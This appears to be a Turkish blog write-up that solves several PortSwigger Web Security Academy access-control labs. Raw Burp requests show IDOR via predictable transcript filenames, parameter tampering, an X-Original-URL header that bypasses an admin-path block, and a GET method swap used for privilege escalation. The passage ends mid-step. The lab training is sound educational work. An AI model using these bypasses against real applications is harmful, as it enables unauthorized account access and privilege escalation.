Ama aynı isteği Burp Repeater üzerinden tekrar gönderdiğimde farklı bir durum gördüm. Uygulama, redirect gerçekleşmeden önce kısa bir süreliğine carlos'un hesabına ait sayfayı response body içerisinde döndürüyordu.

Request

Pretty

Raw

Hex

```
1 GET /my-account?id=carlos HTTP/2
2 Host: 0a1d005101dfe19700fdbd7100750027.web-security-academy.net
3 Cookie: session=9a5J9LcEEC9CaQTeX9wW0LkEh1103Ka
4 Sec-CH-UA: "Microsoft Edge";v="143", "Chromium";v="143", "Not A(Brand";v="24"
5 Sec-CH-UA-Mobile: ?0
6 Sec-CH-UA-Platform: "Windows"
7 Upgrade-Insecure-Requests: 1
8 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/143.0.0.0 Safari/537.36 Edg/143.0.0.0
9 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.0,application/signed-exchange;v=b3;q=0.7
10 Sec-Fetch-Site: none
11 Sec-Fetch-Mode: navigate
12 Sec-Fetch-User: ?1
13 Sec-Fetch-Dest: document
14 Accept-Encoding: gzip, deflate, br
15 Accept-Language: tr,en;q=0.9,en-US;q=0.8,en-GB;q=0.7
16 Priority: u=0, i
17
18
```

Response

Pretty

Raw

Hex

Render

Web Security Academy

User ID controlled by request parameter with data leakage in redirect

LAB Not solved

Submit solution

Back to lab description >>

Home

My account

Log out

My Account

Your username is: carlos

Your API Key is: vn7y4JH3BGzKvmwG8C0XPzjanpTrbKUJ

Email

Update email

Bu ilk response içinde carlos kullanıcısına ait API key bilgisi açık şekilde yer alıyordu. Yani uygulama her ne kadar beni çıkışa yönlendirse de, hassas veri zaten response içerisinde sızdırılmış oluyordu. Carlos'un API key'ini alıp çözüm olarak gönderdim ve labı bu şekilde tamamladım.



Congratulations, you solved the lab!

[Share your skills!](#)[Continue learning >>](#)[Home](#) | [My account](#)

Login

Username

Password

Log in

Lab: User ID controlled by request parameter with password disclosure

Bu lab'de, kullanıcı hesap sayfasında mevcut kullanıcının parolasının maskelenmiş (•••) şekilde input alanına otomatik olarak doldurulduğu bir yetkilendirme ve bilgi ifşası zafiyeti bulunuyor.

Lab'i çözmek için yöneticinin (administrator) parolasını ele geçirip bu hesapla giriş yaparak carlos kullanıcısını silmemiz gerekiyor.

İlk olarak verilen bilgilerle (wiener:peter) kendi hesabıma giriş yaptım ve ana sayfaya eriştim. Ardından şifre değiştirme fonksiyonunu kullanarak bu işlem sırasında oluşan HTTP isteklerini Burp Suite üzerinden inceledim.

My Account

Your username is: wiener

Email

Update email

Password


Update password

Burada /my-account?id=wiener endpoint'inin kullanıcıyı yalnızca URL'deki id parametresine göre belirlediğini fark ettim. Bunun üzerine URL'deki wiener değerini administrator ile değiştirerek şu şekilde bir istek gönderdim:



/my-account?id=administrator

Bu istek sonucunda administrator hesabının sayfasına erişebildim. Daha sonra hesap sayfasındaki parola alanının, arayüzde nokta (●●●) karakterleriyle gizlenmiş olmasına rağmen, POST isteği incelendiğinde parolanın gerçek değerinin açık şekilde gönderildiğini fark ettim. Burp Repeater üzerinden isteği detaylı incelediğimde administrator parolasının plaintext olarak yer aldığını gördüm.



Bu parolayı kullanarak administrator hesabına giriş yaptım ve admin paneline eriştim. Son adımda ise carlos kullanıcıasını silerek lab'i başarıyla tamamladım.



Congratulations, you solved the lab!

Share your skills!

[Continue learning >>](#)[Home](#) | [Admin panel](#) | [My account](#)

User deleted successfully!

Users

wiener - [Delete](#)

Lab: Insecure direct object references



Congratulations, you solved the lab!

Share your skills!

[Continue learning >>](#)[Home](#) | [My account](#) | [Live chat](#)

Live chat

CONNECTED: -- Now chatting with Hal Pline --

You: hi

Hal Pline: You know the Matrix movie where the machines take over? I can understand why now

Hal Pline: Why'd you ask?

System: --- Disconnected ---

Your message:

Send

View transcript

Bu lab'de, kullanıcı sohbet kayıtları sunucunun dosya sistemi üzerinde düz metin dosyaları olarak tutuluyor ve bu dosyalara statik URL'ler üzerinden erişiliyor. Dosya isimleri tahmin edilebilir olduğu için IDOR (Insecure Direct Object Reference) zafiyeti oluşuyor.

Amaç, bu zafiyeti kullanarak carlos kullanıcısına ait parolayı ele geçirmek ve hesabına giriş yapmak.

Keşif (Recon)

İlk olarak uygulamadaki Live chat özelliğini inceledim. Bir mesaj gönderdikten sonra View transcript seçeneğine tıkladım.

Açılan URL'yi kontrol ettiğimde sohbet kayıtlarının şu formatta tutulduğunu fark ettim:

Request				Response			
Pretty	Raw	Hex		Pretty	Raw	Hex	Render
<pre>1 GET /download-transcript/3.txt HTTP/2 2 Host: 0adc002304b05fb680e1dabb0091007f.web-security-academy.net 3 Cookie: session=M6VnKUVd6B0QWucK7No1cMD3akATSUxf 4 Sec-Ch-Ua-Platform: "Windows" 5 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/143.0.0.0 Safari/537.36 Edg/143.0.0.0 6 Sec-Ch-Ua: "Microsoft Edge";v="143", "Chromium";v="143", "Not A(Brand";v="24" 7 Sec-Ch-Ua-Mobile: ?0 8 Accept: */* 9 Sec-Fetch-Site: same-origin 10 Sec-Fetch-Mode: cors 11 Sec-Fetch-Dest: empty 12 Referer: https://0adc002304b05fb680e1dabb0091007f.web-security-academy.net/chat 13 Accept-Encoding: gzip, deflate, br 14 Accept-Language: tr,en;q=0.9,en-US;q=0.8,en-GB;q=0.7 15 Priority: u=1, i 16 17</pre>				<pre>1 HTTP/2 200 OK 2 Content-Type: text/plain; charset=utf-8 3 Content-Disposition: attachment; filename="3.txt" 4 X-Frame-Options: SAMEORIGIN 5 Content-Length: 152 6 7 CONNECTED: -- Now chatting with Hal Pline --
You: hi
Hal Pline: You know the Matrix movie where the machines take over? I can understand why now</pre>			

Dosya adının artan bir sayı içerdiği ve tamamen tahmin edilebilir olduğu görülüyordu.

Bu noktada klasik bir IDOR senaryosu olduğunu düşündüm. URL'deki dosya adını değiştirerek daha önce oluşturulmuş transcript dosyalarına erişmeyi denedim.

Dosya adını manuel olarak 1.txt olacak şekilde değiştirdim:

Request				Response			
Pretty	Raw	Hex		Pretty	Raw	Hex	Render
<pre>1 GET /download-transcript/1.txt HTTP/2 2 Host: 0adc002304b05fb680e1dabb0091007f.web-security-academy.net 3 Cookie: session=M6VnKUVd6B0QWucK7No1cMD3akATSUxf 4 Sec-Ch-Ua-Platform: "Windows" 5 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/143.0.0.0 Safari/537.36 Edg/143.0.0.0 6 Sec-Ch-Ua: "Microsoft Edge";v="143", "Chromium";v="143", "Not A(Brand";v="24" 7 Sec-Ch-Ua-Mobile: ?0 8 Accept: */* 9 Sec-Fetch-Site: same-origin 10 Sec-Fetch-Mode: cors 11 Sec-Fetch-Dest: empty 12 Referer: https://0adc002304b05fb680e1dabb0091007f.web-security-academy.net/chat 13 Accept-Encoding: gzip, deflate, br 14 Accept-Language: tr,en;q=0.9,en-US;q=0.8,en-GB;q=0.7 15 Priority: u=1, i 16 17</pre>				<pre>1 HTTP/2 200 OK 2 Content-Type: text/plain; charset=utf-8 3 Content-Disposition: attachment; filename="1.txt" 4 X-Frame-Options: SAMEORIGIN 5 Content-Length: 520 6 7 CONNECTED: -- Now chatting with Hal Pline -- 8 You: Hi Hal, I think I've forgotten my password and need confirmation that I've got the right one 9 Hal Pline: Sure, no problem, you seem like a nice guy. Just tell me your password and I'll confirm whether it's correct or not. 10 You: Wow you're so nice, thanks. I've heard from other people that you can be a right **** 11 Hal Pline: Takes one to know one 12 You: Ok so my password is 2dko4s4vols9rre2htrz. Is that right? 13 Hal Pline: Yes it is! 14 You: Ok thanks, bye! 15 Hal Pline: Do one! 16</pre>			

Bu isteği gönderdiğimde, başka bir kullanıcıya ait sohbet kaydının içeriğine erişebildiğimi gördüm.

Erişilen transcript dosyasını incelediğimde, sohbet içeriği içerisinde düz metin olarak yazılmış bir parola bulunduğunu fark ettim.

```
HTTP/2 200 OK
Content-Type: text/plain; charset=utf-8
Content-Disposition: attachment; filename="1.txt"
X-Frame-Options: SAMEORIGIN
Content-Length: 520

CONNECTED: -- Now chatting with Hal Pline --
You: Hi Hal, I think I've forgotten my password and need confirmation that I've got the
right one
Hal Pline: Sure, no problem, you seem like a nice guy. Just tell me your password and I'll
confirm whether it's correct or not.
You: Wow you're so nice, thanks. I've heard from other people that you can be a right ****
Hal Pline: Takes one to know one
You: Ok so my password is 2dko4s4vols9rre2htrz. Is that right?
Hal Pline: Yes it is!
You: Ok thanks, bye!
Hal Pline: Do one!
```

Bu parolanın carlos kullanıcısına ait olduğunu anladım.Elde ettiğim kullanıcı adı ve parola bilgileriyle ana lab sayfasına geri döndüm ve carlos hesabına başarılı bir şekilde giriş yaptım. Bu işlemle birlikte lab başarıyla tamamlandı.



Insecure direct object references

[Back to lab description >>](#)

LAB Solved

Congratulations, you solved the lab!

Share your skills!



[Continue learning >>](#)

[Home](#) | [My account](#) | [Live chat](#) | [Log out](#)

My Account

Your username is: carlos

Email

Update email

Bu lab, dosya bazlı kaynaklara erişimde yetkilendirme kontrolü yapılmamasının ne kadar kritik sonuçlar doğurabileceğini net bir şekilde gösteriyor.Statik ve tahmin edilebilir nesne referansları, uygun erişim kontrolü uygulanmadığında doğrudan hesap ele geçirmeye kadar gidebiliyor.

Lab: URL-based access control can be circumvented

Bu web uygulamasında /admin altında korumasız bir yönetici paneli bulunuyor. Ancak front-end tarafında, dışarıdan gelen isteklerin /admin yoluna erişmesi engellenmiş durumda. Buna rağmen, arka plana güç veren framework X-Original-URL header'ını destekliyor. Bu da URL'nin header üzerinden override edilmesine ve erişim kontrolünün atlatılmasına imkân sağlıyor.Bu labı çözmek için admin paneline erişmem ve kullanıcı carlos'u silmem gerekiyordu.İlk olarak uygulamada dolaştım

WE LIKE TO
SHOP 

More Than Just Birdsong
★★★★★ \$99.19

[View details](#)

BBQ Suitcase
★★★★★ \$18.10

[View details](#)

Portable Hat
★★★★★ \$26.35

[View details](#)

Point a rainbow
★★★★★ \$69.11

[View details](#)

ve My account / Login kısmına geldim.

Burada yapılan giriş işleminin bir POST /login isteği kullandığını fark ettim.

Request

Pretty Raw Hex

```
1 POST /login HTTP/2
2 Host: 0a2500e304b37a29818f1b82004300c1.web-security-academy.net
3 Cookie: session=0qmrBDCh22Acach94TprRyGYfJXjkaTx
4 Content-Length: 68
5 Cache-Control: max-age=0
6 Sec-Ch-Ua: "Microsoft Edge";v="143", "Chromium";v="143", "Not A(Brand";v="24"
7 Sec-Ch-Ua-Mobile: ?0
8 Sec-Ch-Ua-Platform: "Windows"
9 Origin: https://0a2500e304b37a29818f1b82004300c1.web-security-academy.net
10 Content-Type: application/x-www-form-urlencoded
11 Upgrade-Insecure-Requests: 1
12 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like
13 Gecko) Chrome/143.0.0.0 Safari/537.36 Edg/143.0.0.0
14 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;
15 q=0.8,application/signed-exchange;v=b3;q=0.7
16 Sec-Fetch-Site: same-origin
17 Sec-Fetch-Mode: navigate
18 Sec-Fetch-User: ?1
19 Sec-Fetch-Dest: document
20 Referer: https://0a2500e304b37a29818f1b82004300c1.web-security-academy.net/login
21 Accept-Encoding: gzip, deflate, br
22 Accept-Language: tr,en;q=0.9,en-US;q=0.8,en-US;q=0.7
23 Priority: u=0, i
24 csrf=JkRNOX4SjCzOFK0M4XVNMuECevIXTpj&username=wiener&password=peter
```

Response

Pretty Raw Hex Render

WebSecurity Academy

URL-based access control can be circumvented

LAB Not solved

Back to lab description >>

Home | Admin panel | My account

Login

Invalid username or password.

Username

Password

Log in

Önceden biliyordum ki X-Original-URL en çok POST isteği taşıyan endpoint'lerde başarılı bir şekilde override edilebiliyordu.

Bu yüzden login formunun POST isteği mükemmel bir adaydı.

Login isteğini Repeater'a gönderdim ve normalde login'in çalıştığını biliyordum.

Ardından isteğe aşağıdaki header'ı ekledim:


X-Original-Url: /admin

Bu sayede:


- Front-end → /login isteği gördü ve engellemedi
- Back-end → Header'a bakıp gerçekte /admin'e gidilmesini sağladı

Sonuç: Admin paneline başarıyla eriştim.

Panelde wiener ve carlos kullanıcılarını gördüm.



Admin panelinde “Delete” butonuna tıkladığımda beni şu URL'ye yönlendirdi:



Ancak bu direkt GET isteği front-end tarafından engelleniyordu.

Bu yüzden tekrar login POST isteğini kullanıp aynı yöntemi uygulamaya karar verdim.

Yine POST /login isteğini kullandım ama bu sefer X-Original-URL'i şu şekilde ayarladım:

X-Original-Url: /admin/delete?username=carlos

Request				Response			
Pretty	Raw	Hex		Pretty	Raw	Hex	Render
1	POST /login HTTP/2			1	HTTP/2 302 Found		
2	Host: 0a2500e304b37a29818f1b82004300c1.web-security-academy.net			2	Location: /admin		
3	Cookie: session=0qmrBDCnt2AcaOh94TprRyGyJXjkaTx			3	X-Frame-Options: SAMEORIGIN		
4	Content-Length: 68			4	Content-Length: 0		
5	Cache-Control: max-age=0			5			
6	Sec-Ch-Ua: "Microsoft Edge";v="143", "Chromium";v="143", "Not A(Brand";v="24"			6			
7	Sec-Ch-Ua-Mobile: ?0						
8	Sec-Ch-Ua-Platform: "Windows"						
9	Origin: https://0a2500e304b37a29818f1b82004300c1.web-security-academy.net						
10	Content-Type: application/x-www-form-urlencoded						
11	Upgrade-Insecure-Requests: 1						
12	User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/143.0.0.0 Safari/537.36 Edg/143.0.0.0						
13	Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7						
14	Sec-Fetch-Site: same-origin						
15	Sec-Fetch-Mode: navigate						
16	Sec-Fetch-User: ?1						
17	Sec-Fetch-Dest: document						
18	Referer: https://0a2500e304b37a29818f1b82004300c1.web-security-academy.net/login						
19	Accept-Encoding: gzip, deflate, br						
20	Accept-Language: tr,en;q=0.9,en-GB;q=0.8,en-US;q=0.7						
21	Priority: u=0, i						
22	X-Original-Url: /admin/delete?username=carlos						
23							
24	csrf=JkRNOX4SJcBzOKkOM4XYNMuECewIXTpj&username=wiener&password=peter						

Ve isteği gönderdim.

Back-end header'a bakarak delete endpoint'ini çalıştırdı ve Carlos başarıyla silindi.

Bu tür zafiyetler şunu kanıtıyor:

- Gerçek erişim kontrolü mutlaka back-end tarafından yapılmalıdır.
- URL override header'ları (X-Original-URL, X-Rewrite-URL) her zaman test edilmelidir.
- Front-end filtreleri tek başına güvenlik sağlamaz. 🌸

Lab: Method-based access control can be circumvented

Bu yazıda PortSwigger Web Security Academy'deki bir laboratuvarın çözümünü ele alıyorum. Laboratuvarın temel konusu, uygulamanın erişim kontrolünü yalnızca belirli HTTP metodlarına göre kısıtlaması ve bunun nasıl kötüye kullanılabileceği.

Lab açıklaması özetle şöyle:

This lab implements access controls based partly on the HTTP method of requests. You can familiarize yourself with the admin panel by logging in using the credentials administrator:admin. To solve the lab, log in using the credentials wiener:peter and exploit the flawed access controls to promote yourself to become an administrator.

Önce admin panelini anlamak için administrator:admin ile giriş yapıyoruz. Ardından wiener:peter hesabına geçip metod bazlı kontrol hatasını kullanarak kendi rolümüzü yükseltmemiz gerekiyor.

Uygulamada kullanıcı rollerinin değiştirilebildiği bir admin paneli bulunuyor ve bu işlemler /admin-roles endpoint'i üzerinden gerçekleşiyor. Sorun şu ki, uygulama bu endpoint'e erişimi yalnızca HTTP metoduna bakarak kontrol ediyor. Yani doğru HTTP metoduyla gönderilen bir istek, kullanıcı admin olmasa bile kabul edilebiliyor. Bu zafiyeti kullanarak normal kullanıcı hesabımızı admin seviyesine yükseltebiliyoruz.

Request				Response			
Pretty	Raw	Hex		Pretty	Raw	Hex	Render
<pre>1 POST /admin-roles HTTP/2 2 Host: 0a1000bc0475a0ab80710d4e0025002b.web-security-academy.net 3 Cookie: session=WUtDvRQq24TFaxcdLePvbnCziEblrfpw 4 Content-Length: 30 5 Cache-Control: max-age=0 6 Sec-Ch-Ua: "Microsoft Edge";v="143", "Chromium";v="143", "Not A(Brand";v="24" 7 Sec-Ch-Ua-Mobile: ?0 8 Sec-Ch-Ua-Platform: "Windows" 9 Origin: https://0a1000bc0475a0ab80710d4e0025002b.web-security-academy.net 10 Content-Type: application/x-www-form-urlencoded 11 Upgrade-Insecure-Requests: 1 12 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/143.0.0.0 Safari/537.36 Edg/143.0.0.0 13 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7 14 Sec-Fetch-Site: same-origin 15 Sec-Fetch-Mode: navigate 16 Sec-Fetch-User: ?1 17 Sec-Fetch-Dest: document 18 Referer: https://0a1000bc0475a0ab80710d4e0025002b.web-security-academy.net/admin 19 Accept-Encoding: gzip, deflate, br 20 Accept-Language: tr,en;q=0.9,en-GB;q=0.8,en-US;q=0.7 21 Priority: u=0, i 22 23 username=carlos&action=upgrade</pre>				<pre>1 HTTP/2 401 Unauthorized 2 Content-Type: application/json; charset=utf-8 3 X-Frame-Options: SAMEORIGIN 4 Content-Length: 14 5 6 "Unauthorized"</pre>			

Bu isteği Burp Repeater’a gönderip saklıyoruz. Buradan anladığımız şey şu:

Rol değiştirme işlemi, POST metoduyla /admin-roles endpoint’ine yapılan bir istek üzerinden çalışıyor. Sonraki adımda, bu işlemi admin olmayan bir kullanıcıyla deniyoruz. Yeni bir gizli/özel tarayıcı penceresi açarak laboratuvarın verdiği normal kullanıcı bilgileriyle (örneğin wiener:peter) giriş yapıyoruz. Bu oturumun session cookie değerini alıp Repeater’daki istekte admin cookie’si yerine koyuyoruz.;

Request				Response			
Pretty	Raw	Hex		Pretty	Raw	Hex	Render
<pre>1 POST /admin-roles HTTP/2 2 Host: 0a1000bc0475a0ab80710d4e0025002b.web-security-academy.net 3 Cookie: session=WUtDvRQq24TFaxcdLePvbnCziEblrfpw 4 Content-Length: 30 5 Cache-Control: max-age=0 6 Sec-Ch-Ua: "Microsoft Edge";v="143", "Chromium";v="143", "Not A(Brand";v="24" 7 Sec-Ch-Ua-Mobile: ?0 8 Sec-Ch-Ua-Platform: "Windows" 9 Origin: https://0a1000bc0475a0ab80710d4e0025002b.web-security-academy.net 10 Content-Type: application/x-www-form-urlencoded 11 Upgrade-Insecure-Requests: 1 12 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/143.0.0.0 Safari/537.36 Edg/143.0.0.0 13 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7 14 Sec-Fetch-Site: same-origin 15 Sec-Fetch-Mode: navigate 16 Sec-Fetch-User: ?1 17 Sec-Fetch-Dest: document 18 Referer: https://0a1000bc0475a0ab80710d4e0025002b.web-security-academy.net/admin 19 Accept-Encoding: gzip, deflate, br 20 Accept-Language: tr,en;q=0.9,en-GB;q=0.8,en-US;q=0.7 21 Priority: u=0, i 22 23 username=carlos&action=upgrade</pre>				<pre>1 HTTP/2 401 Unauthorized 2 Content-Type: application/json; charset=utf-8 3 X-Frame-Options: SAMEORIGIN 4 Content-Length: 14 5 6 "Unauthorized"</pre>			

Bu beklediğimiz bir durum: Normal bir kullanıcı, adminlere özel bir işlemi POST metoduyla çağırdığında yetki kontrolü devreye giriyor ve access control düzgün çalışıyor gibi görünüyor. Buradaki kritik nokta, yetki kontrolünün sadece POST metoduna mı bağlı olduğunu test etmek. Bunun için isteğin ilk satırını değiştiriyoruz. Örneğin, POST yerine geçersiz bir metod adı yazıyoruz:

Request				Response			
Pretty	Raw	Hex		Pretty	Raw	Hex	Render
<pre> 1 POSTX /admin-roles HTTP/2 2 Host: 0a1000bc0475a0ab80710d4e0025002b.web-security-academy.net 3 Cookie: session=dPF9IKLP2h8CFypvIBtKYa0iZVhXniAp 4 Content-Length: 30 5 Cache-Control: max-age=0 6 Sec-Ch-Ua: "Microsoft Edge";v="143", "Chromium";v="143", "Not A(Brand";v="24" 7 Sec-Ch-Ua-Mobile: ?0 8 Sec-Ch-Ua-Platform: "Windows" 9 Origin: https://0a1000bc0475a0ab80710d4e0025002b.web-security-academy.net 0 Content-Type: application/x-www-form-urlencoded 1 Upgrade-Insecure-Requests: 1 2 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/143.0.0.0 Safari/537.36 Edg/143.0.0.0 3 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*; q=0.8,application/signed-exchange;v=b3;q=0.7 4 Sec-Fetch-Site: same-origin 5 Sec-Fetch-Mode: navigate 6 Sec-Fetch-User: ?1 7 Sec-Fetch-Dest: document 8 Referer: https://0a1000bc0475a0ab80710d4e0025002b.web-security-academy.net/admin 9 Accept-Encoding: gzip, deflate, br 0 Accept-Language: tr,en;q=0.9,en-GB;q=0.8,en-US;q=0.7 1 Priority: u=0, i 2 3 username=carlos&action=upgrade </pre>				<pre> 1 HTTP/2 400 Bad Request 2 Content-Type: application/json; charset=utf-8 3 X-Frame-Options: SAMEORIGIN 4 Content-Length: 30 5 6 "Missing parameter 'username'" </pre>			

Artık iki önemli davranışı görmüş oluyoruz:

- POST ile gönderdiğimizde: 401 Unauthorized

POST ile gönderdiğimizde: 401 Unauthorized

- POSTX (geçersiz başka bir metod adı) ile gönderdiğimizde: "Missing parameter 'username'"

Bu fark şunu gösteriyor:

Yetki kontrolü yalnızca request.method == "POST" durumunda çalışıyor.

POST dışındaki metodlarda (örneğin POSTX, GET vb.) aynı kontrol uygulanmıyor.

Burp Repeater'da bu sefer isteği GET metoduna dönüştürüyoruz. Bunu manuel olarak yapabileceğimiz gibi, Repeater üzerinde sağ tıklayıp "Change request method" seçeneğini kullanarak da otomatik dönüştürebiliriz. Dönüştürüldükten sonra istek şu şekilde geliyor:

Request			
Pretty	Raw	Hex	
<pre> 1 GET /admin-roles?username=carlos&action=upgrade HTTP/2 2 Host: 0a1000bc0475a0ab80710d4e0025002b.web-security-academy.net 3 Cookie: session=dPF9IKLP2h8CFypvIBtKYa0iZVhXniAp 4 Cache-Control: max-age=0 5 Sec-Ch-Ua: "Microsoft Edge";v="143", "Chromium";v="143", "Not A(Brand";v="24" 6 Sec-Ch-Ua-Mobile: ?0 7 Sec-Ch-Ua-Platform: "Windows" 8 Origin: https://0a1000bc0475a0ab80710d4e0025002b.web-security-academy.net 9 Upgrade-Insecure-Requests: 1 10 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/143.0.0.0 Safari/537.36 Edg/143.0.0.0 11 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/sig ned-exchange;v=b3;q=0.7 12 Sec-Fetch-Site: same-origin 13 Sec-Fetch-Mode: navigate 14 Sec-Fetch-User: ?1 15 Sec-Fetch-Dest: document 16 Referer: https://0a1000bc0475a0ab80710d4e0025002b.web-security-academy.net/admin 17 Accept-Encoding: gzip, deflate, br 18 Accept-Language: tr,en;q=0.9,en-GB;q=0.8,en-US;q=0.7 19 Priority: u=0, i 20 21 </pre>			

Bu isteği normal kullanıcının oturumu ile gönderdiğimizde, uygulama bu sefer yetki hatası döndürmek yerine isteği kabul ediyor ve işlemi başarıyla gerçekleştiriyor.

Böylece şu sonucu elde etmiş oluyoruz:

- POST + normal kullanıcı → Unauthorized
- GET + normal kullanıcı → İşlem başarılı

Bu, yetki kontrolünün sadece POST metoduna uygulanması ve GET gibi diğer metodlarda tamamen atlanması nedeniyle oluşan klasik bir access control zafiyetidir.

ab senaryosuna göre asıl amacımız genelde hedef kullanıcıyı değil, kendi hesabımızı yükseltmek. Bu nedenle username parametresini değiştiriyoruz:

Request

```
Pretty Raw Hex
